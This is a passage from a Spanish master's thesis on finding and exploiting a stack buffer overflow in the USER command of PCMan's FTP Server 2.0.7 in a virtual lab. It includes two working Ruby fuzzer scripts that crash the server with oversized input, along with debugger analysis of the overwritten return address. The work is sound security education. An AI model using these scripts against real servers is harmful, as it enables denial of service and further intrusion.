Máster Interuniversitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC)

TFM – Explotación de sistemas Windows y Pentesting

Estudiante: Alejandro Blanco López
Directores: Pablo González Pérez / Jordi Serra Ruiz
Universitat Oberta de Catalunya
Enero 2018

A mi hijo, cuya sonrisa me llena siempre de alegría.

A Vinyet, por su apoyo incondicional.

A mi familia, por estar siempre junto a mí.

A todos, gracias.

Resumen:

Hoy en día la digitalización de la sociedad ha provocado que los sistemas de la información estén conectados a Internet. Y que estos sistemas, que contienen activos importantes, tanto para particulares, empresas, y estamentos gubernamentales, estén expuestos a ataques con intención de comprometer dichos sistemas.

Ser capaces de analizar los sistemas en búsqueda de fallos de seguridad se convierte en algo de vital importancia. Desarrollar herramientas que faciliten esta tarea es parte importante de la seguridad informática.

El presente trabajo muestra las diferentes fases de la explotación de una vulnerabilidad. Desde la fase de descubrimiento y análisis, hasta la creación de un exploit y un módulo para Metasploit.

Abstract:

Nowadays the digitization of the society has caused that information systems be connected to Internet. And that these systems, that contains important assets, both for individuals, for companies, and for government agencies, be exposed to attacks with the intention to compromise such systems.

Being able to analyze systems in search of security flaws becomes something of vital importance. Develop tools that facilitate this task is an important part of computer security.

The present work shows the different phases of exploitation of a vulnerability. From the discovery and analysis phase, to the creation of an exploit and a module for Metasploit.

Índice

Índice de figuras

1 Introducción

1.1 Motivaciones y estado del arte

Actualmente las tecnologías de la información y comunicaciones (TIC) se han convertido en un área de especial relevancia debido a la digitalización de la sociedad. En los últimos años el incremento de usuarios de Internet ha crecido de manera exponencial. Tanto las empresas como los estamentos gubernamentales tienen presencia en Internet. Gana especial relevancia la seguridad de las TIC, ya que desde hace años se están incrementando los ataques a los sistemas informáticos tanto de empresas, estamentos gubernamentales, como de particulares. Entre otras medidas, analizar los sistemas operativos y las aplicaciones en busca de agujeros de seguridad, se ha convertido en una necesidad debido a que aplicaciones vulnerables pueden permitir un acceso no autorizado a los activos que contienen dichos sistemas informáticos. Estos accesos no autorizados pueden tener consecuencias muy graves para particulares y empresas.

Es por tanto necesario desarrollar métodos de análisis y herramientas para buscar vulnerabilidades de manera que se puedan corregir ágilmente. Evitando así que los sistemas queden expuestos durante el tiempo suficiente como para ser vulnerados y los activos comprometidos. La tendencia del sector es la de automatizar y simplificar lo máximo posible los test de seguridad debido a la gran cantidad de sistemas y aplicaciones conectados en red, tanto redes internas como a Internet.

Hoy en día existen herramientas que facilitan la realización de test de intrusión. Como es el caso de Metasploit [1] de Rapid7 o la suite Kali Linux [2] de Offensive Security, que contiene diversas herramientas de seguridad. Metasploit, incluida en Kali Linux en su variante Metasploit Framework, es una herramienta de seguridad informática que permite, tanto la detección como la explotación de vulnerabilidades. Metasploit contiene numerosos módulos que permiten realizar test de intrusión sobre innumerables aplicaciones y sistemas, de manera que es posible descubrir fallos de seguridad de manera más rápida. Es una de las herramientas más famosas en test de penetración.

A lo largo de este trabajo se va a ver el proceso de creación de un módulo para Metasploit desde cero, que permita buscar y explotar una vulnerabilidad real. Empezando por el descubrimiento y análisis de una vulnerabilidad de *buffer overflow* [3] en una aplicación real, la creación de un *exploit* desde cero que permita explotar la vulnerabilidad de dicha aplicación, la adaptación del *exploit* a un módulo de Metasploit, y terminando por la explotación de la vulnerabilidad desde Metasploit con el módulo creado en un entorno virtual controlado. Además, se explicarán medidas de mitigación frente a vulnerabilidades como la analizada.

Para la realización del proyecto se crea un laboratorio virtual con la aplicación de virtualización VirtualBox [4]. Dicho laboratorio incluye dos máquinas virtuales conectadas a la misma subred. Una máquina con Microsoft Windows XP SP3 ENG x86 y una máquina con Kali Linux. Se añade a la máquina Windows tanto la aplicación vulnerable, como la herramienta Immunity Debugger [5] que permite analizar la aplicación vulnerable. Kali Linux por su parte dispone de manera predeterminada tanto de Metasploit Framework, como del interprete del lenguaje Ruby [6] con el que se realiza el *exploit*.

1.2 Objetivos

Los objetivos marcados para este proyecto son:


- Detección de una vulnerabilidad en una aplicación real. La aplicación se trata de PCMan's FTP Server 2.0.7 [7]. Un servidor FTP para plataforma Windows.
- El desarrollo de un *exploit* en lenguaje Ruby.
- El desarrollo de un módulo de Metasploit a partir del *exploit* creado.
- La explotación en un entorno controlado de dicha vulnerabilidad con el código desarrollado.
- El estudio de las medidas de mitigación de vulnerabilidades como la analizada.

1.3 Planificación

Este proyecto se desarrolla a lo largo de cuatro meses. Tiene una dedicación de 9 créditos, equivalente a 225 horas de trabajo. Las tareas y los hitos a realizar son los siguientes:

- Preparación de un laboratorio con máquinas virtuales con las herramientas necesarias para el desarrollo del proyecto. 5 horas.
- Definición y alcance del proyecto. Definir objetivos. 5 horas.
- Analizar y explotar la vulnerabilidad en el entorno pruebas. Documentar todo el proceso de análisis. 30 horas.
- Creación de un *exploit* que aproveche la vulnerabilidad para ejecutar código en el entorno de pruebas. Documentar la creación del *exploit*. 60 horas.
- Creación de un módulo para Metasploit a partir del *exploit* creado y explotar la vulnerabilidad en el entorno de pruebas. Documentar la creación del módulo. 45 horas.
- Analizar medidas de mitigación para vulnerabilidades y ataques de este tipo. 20 horas.
- Redactar la memoria del proyecto. 50 horas.
- Preparación de la presentación y el vídeo de defensa del trabajo. 10 horas.

Durante la realización del proyecto existen varios hitos que deben ser conseguidos en una fecha determinada. Algunas tareas se deben realizar en paralelo. Además, existen tareas con dependencias entre ellas (e.g: durante el diseño del *exploit*, este necesita ser probado en el entorno virtual para la depuración). En el siguiente diagrama de Gantt se muestra la planificación temporal de las diferentes tareas e hitos.



Nombre	Fecha de inicio	Fecha de fin
PEC-1	21/09/17	9/10/17
Preparación laboratorio	21/09/17	23/09/17
Introducción	21/09/17	9/10/17
Definición de objetivos	21/09/17	9/10/17
Entrega PEC-1	9/10/17	9/10/17
PEC-2	10/10/17	30/10/17
Analizar y explotar vulnerabilidad	10/10/17	24/10/17
Documentar análisis y explotación	25/10/17	30/10/17
Entrega PEC-2	30/10/17	30/10/17
PEC-3 - 80% de la memoria	1/11/17	1/12/17
Diseño Exploit	1/11/17	24/11/17
Pruebas en entorno virtual	7/11/17	24/11/17
Documentar exploit	25/11/17	1/12/17
Entrega PEC-3	1/12/17	1/12/17
PEC-4 - 95% de la memoria	2/12/17	31/12/17
Diseño módulo Metasploit	2/12/17	20/12/17
Pruebas en entorno virtual	8/12/17	20/12/17
Documentar módulo Metasploit	21/12/17	31/12/17
Analizar medidas de mitigación	10/12/17	31/12/17
Entrega PEC-4	31/12/17	31/12/17
Memoria TFM	25/09/17	8/01/18
Presentación TFM	6/01/18	20/01/18
Preparar diapositivas presentación	6/01/18	10/01/18
Edición video	11/01/18	20/01/18
Entrega memoria final TFM	8/01/18	8/01/18
Entrega presentación	21/01/18	21/01/18
Preguntas del tribunal	22/01/18	27/01/18

Figura 1: Diagrama de Gantt

2 Análisis de la vulnerabilidad

En este capítulo se explica qué es y cómo se descubre una vulnerabilidad de *buffer overflow.* Concretamente se busca en el comando USER del servidor FTP, de manera que sea posible provocar el fallo de la aplicación. Previamente se ha preparado el laboratorio virtual con las dos máquinas virtuales con Windows XP SP3 ENG x86 y con Kali Linux. Para descubrir una vulnerabilidad de este tipo se necesitan una serie de conocimientos previos. Entre ellos se necesita conocer cómo se guardan los datos en memoria, funcionamiento de la pila, cómo funcionan los diferentes registros, y conocimientos de lenguaje ensamblador para poder analizar el código en Immunity Debugger.

2.1 Descubriendo la vulnerabilidad

La aplicación vulnerable, PCMan's FTP Server, es un servidor FTP. Los servidores FTP reciben una serie de comandos con datos que deben gestionar. Entre ellos los comandos USER y PASS que se utilizan para iniciar sesión en el servidor FTP. Para observar el funcionamiento de las comunicaciones entre cliente y servidor se puede usar Wireshark [8] y capturar el tráfico generado entre el cliente FTP de Kali Linux y el servidor FTP.

El servidor FTP tiene la IP 192.168.56.10, y el cliente Kali Linux la IP 192.168.56.20. A continuación se observa cómo es la comunicación entre el cliente y el servidor y los mensajes intercambiados. El servidor espera que el cliente se autentique mediante los comandos USER y PASS. El cliente usa cadenas del tipo “USER aaaa” y “PASS bbbb” para enviar dicha información.




Figura 2: Autenticación FTP

Un *buffer overflow* consiste en copiar en memoria más datos de los que en un principio deberían poderse copiar, por lo que al escribir en posiciones de memoria donde no se debería escribir se puede alterar el comportamiento de la aplicación, ya sea provocando un fallo o bien consiguiendo alterar el comportamiento de la aplicación y ejecutar código arbitrario. En este momento interesa provocar un fallo en la aplicación al escribir datos incorrectos en la memoria usada por la aplicación y analizar qué sucede.

El siguiente ejemplo muestra qué sucede cuando se reserva espacio para dos variables, *Buffer 1* de 16 bytes y *Buffer 2* de 8 bytes, y no se controla el tamaño de los datos copiados en memoria. Estando el contenido de *Buffer 2* en memoria, al copiar en la variable *Buffer 1* el texto “Esto es una cadena”, incluyendo el carácter nulo de final de cadena, esta cadena ocupa 19 bytes. El resultado es que ha ocupado 3 bytes de los reservados para *Buffer 2*,

sobrescribiendo el contenido de dicha variable. Si se sigue este principio para alterar el contenido de posiciones de memoria, como por ejemplo, la dirección de retorno de una función almacenada en la pila, se puede obtener control de la aplicación vulnerable al *buffer overflow*.

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
Buffer 1	E	s	t	o		e	s		u	n	a		c	a	d	e	n	a	null					
Buffer 2																	T	e	x	t	o	null		
Buffer Overflow	E	s	t	o		e	s		u	n	a		c	a	d	e	n	a	null	t	o	null		

Figura 3: Ejemplo de buffer overflow

Cuando se hace una llamada a una función, en la posición a la que apunta el registro ESP se guarda el contenido del registro EIP, que contiene la dirección de memoria de la instrucción que se ejecutará después de que termine la llamada a la función. Cada vez que se guarda una variable en la pila (PUSH), ESP apunta a una dirección más baja en la pila, y cuando se saca un dato de la pila (POP), ESP apunta a una dirección más alta. Las variables se guardan empezando en la dirección más baja reservada en la pila en ese contexto, y crecen hacia la dirección más alta.

La siguiente imagen muestra de manera simplificada cómo inyectando suficientes datos se puede llegar a sobrescribir la dirección de retorno de una función. Los datos de las variables se guardan creciendo hacia la posición donde se guarda la dirección de retorno (EIP guardado). Si se inyectan suficientes datos y el programa no controla el tamaño de dichos datos, se logrará sobrescribir la dirección de retorno. En este ejemplo se ha cambiado la dirección de retorno 00123456 por 41414141 gracias a una cadena de "A", 0x41 en hexadecimal, suficientemente grande. En este caso se ha producido un *stack overflow*, un caso concreto de *buffer overflow*.




Figura 4: Sobrescribir dirección de retorno de una función

Para buscar una vulnerabilidad de *buffer overflow* en alguno de los comandos, como es el caso del comando USER, se deben probar cadenas de diferente tamaño y ver qué sucede. Para este tipo de análisis se pueden usar técnicas como *fuzzing* [9] de manera que se envíen datos erróneos y se observe la respuesta. Para este análisis se realiza un pequeño *fuzzer* en lenguaje Ruby llamado *fuzzer.rb*.

Este pequeño *script* se comunica con el servidor FTP mediante *sockets* y envía y recibe mensajes. El dato que interesa es el tamaño de la cadena con el cual se hace fallar a la aplicación. El funcionamiento del *script* es conectarse al servidor FTP, esperar la respuesta inicial, llamado *banner*, enviar el comando USER con una cadena de caracteres "A" (0x41 en hexadecimal) como parámetro, esperar la respuesta y enviar el comando PASS con un

parámetro fijo. En cada iteración se incrementa el tamaño de la cadena enviada con el comando USER, de manera que en el momento que se provoque el fallo el servidor dejará de responder y el *script* se quedará esperando respuesta por parte del servidor FTP. El *script* inicialmente prueba cadenas desde 1000 caracteres. Si bien estos tamaños, mínimo y máximo, se deben adaptar en función de los resultados obtenidos, ya que habrá aplicaciones que fallen con tamaños de cadena inferiores o superiores.

```
#
# Fuzzer para provocar fallo en servidor FTP
#

# Se requiere la clase socket
require 'socket'

# Longitud inicial de la cadena a probar
len = 1000

# Se envían cadenas "USER AAAA" de tamaño incremental

while len < 3000 do
    # Socket contra el servidor FTP
    s = TCPSocket.new '192.168.56.10', 21
    puts "###############################################"
    # Se espera el banner inicial del servidor FTP
    reply = s.gets
    puts reply
    # Se prepara el comando a ser enviado
    # El tamaño total de la cadena incluye "USER "
    line = "USER " +  "A" * (len - 5)
    puts "Longitud probada: #{line.length}"
    puts "Enviando comando: USER"
    s.puts line
    # Se lee respuesta al comando USER
    reply = s.gets
    puts "RESPUESTA: #{reply}"
    puts "Enviando comando: PASS ABCD"
    s.puts "PASS ABCD"
    # Se lee respuesta al comando PASS
    reply = s.gets
    puts reply
    len = len + 1
    # Se cierra la comunicación con el servidor FTP
    s.close()
    # Los mensajes se envían dejando tiempo entre ellos
    sleep(0.5)
end
```

La ejecución del *script* da un resultado de 2003 caracteres de longitud máxima. A partir de 2004 falla la aplicación. En el momento del fallo el *script* no recibe respuesta por lo que se queda parado. En el momento que se cierra el error en el servidor FTP en la máquina Windows el *script* recibe el cierre del *socket* de conexión y se detiene la ejecución.




Figura 5: Ejecución de fuzzer.rb y fallo del servidor FTP

En el momento que la aplicación falla, en el *fuzzer* la longitud de la cadena probada es 2004. Cuando el *fuzzer* prueba una cadena de longitud 2004 no recibe respuesta por parte del servidor FTP, el cual ya ha fallado, pero como se explica a continuación, este tamaño no es siempre el mismo debido a qué hace la función vulnerable con los datos en memoria.

2.2 Entendiendo qué sucede en memoria

El siguiente paso es analizar qué sucede en la memoria en el programa vulnerable cuando se recibe una cadena de tamaño 2004 caracteres y superiores. Para realizar este paso es útil usar otro *script*, llamado *fuzzermanual.rb*, que envíe una cadena de tamaño concreto al servidor FTP y se pueda buscar dicha cadena en memoria. Dicho *script* recibe como argumento el tamaño deseado y envía una cadena del tipo "USER AAAA...AAAA**XYXY**" cuyo tamaño total será el tamaño especificado por el usuario. La cadena "XYXY" se usa para determinar de manera más clara las últimas posiciones de memoria ocupadas por la cadena enviada. El *script* sigue el mismo proceso que el *fuzzer* automático pero envía una única petición del tamaño especificado como argumento (e.g: ruby fuzzermanual.rb 2004).

```
#
# Fuzzer manual para provocar fallo en servidor FTP
#

# Se requiere la clase socket
require 'socket'

# Longitud de la cadena a probar
# 9 caracteres corresponden a "USER " y "XYXY"
len = ARGV[0].to_i - 9

# Socket contra el servidor FTP
s = TCPSocket.new '192.168.56.10', 21
# Se lee banner del servidor FTP
reply = s.gets
puts reply
# Se prepara el comando a enviar
line = "USER " + "A" * len + "XYXY"
puts "Longitud probada: #{line.length}"
puts "Enviando comando: USER"
s.puts line
# Se lee respuesta al comando USER
reply = s.gets
puts "Respuesta: #{reply}"
puts "Enviando comando: PASS ABCD"
s.puts "PASS ABCD"
# Se lee respuesta al comando PASS
reply = s.gets
puts "Respuesta: #{reply}"
s.close
```

En este momento del análisis es necesario el uso de la aplicación Immunity Debugger para poder analizar el comportamiento del programa y ver qué sucede en la pila al intentar introducir una cadena más grande de la que el servidor FTP soporta. Para realizar el análisis es conveniente buscar puntos del programa donde pueda ser interesante colocar *breakpoints* y así poder parar la ejecución del programa antes de que falle. Una manera sencilla es buscar los mensajes de respuesta del servidor y analizar a partir de dichas instrucciones dónde falla el programa colocando *breakpoints* y analizando paso a paso las instrucciones ejecutadas.

Al analizar la aplicación se observaron dos funciones interesantes donde colocar los *breakpoints* ya que al finalizar dichas funciones se producían *buffers overflows*, más concretamente *stacks overflows*. Estas funciones se encuentran en las direcciones de memoria:

- Entre 004029B0 y 00402A5C – En esta función se produce un fallo de *buffer overflow* debido al fallo de *buffer overflow* de la función de la posición 00403E60 pero solo con un tamaño concreto de cadena. En este caso no es la función a atacar.
- Entre 00403E60 y 00403FB9 – Esta función es la que se debe atacar para aprovechar el fallo de *buffer overflow*.

Usando el *fuzzer* manual se prueban cadenas para comparar con tamaño 2004, que es el primero que hace fallar al programa según el *fuzzer,* y con tamaño 2003 que es el último aceptado correctamente por la aplicación. De esta manera se puede comparar el comportamiento de la aplicación y observar dónde y porqué falla al introducir una cadena de tamaño 2004 o superior.

Cuando la cadena introducida es de tamaño 2004 el programa se comporta de manera errática al terminar la función de la posición de memoria 00403E60. La instrucción RETN retorna la aplicación a una posición de memoria incorrecta si se compara con la ejecución con una cadena de tamaño 2003. Se da el caso que la posición de memoria errónea es una posición que existe dentro de la aplicación, por lo que la aplicación no falla en ese mismo momento, si no que continua su ejecución pero habiendo alterado el flujo original del programa. Con otros tamaños de cadena superiores la dirección de memoria ya no es válida y por lo tanto el programa se detiene en ese momento. A continuación se muestra la comparación entre la ejecución con tamaño 2003 y 2004.

La instrucción “ADD ESP, 814” es importante en este análisis, por lo que se coloca un *breakpoint* antes de esa instrucción de manera que se pueda analizar el comportamiento de los registros al terminar la función vulnerable. Con una cadena de tamaño 2003 se observa el siguiente comportamiento:

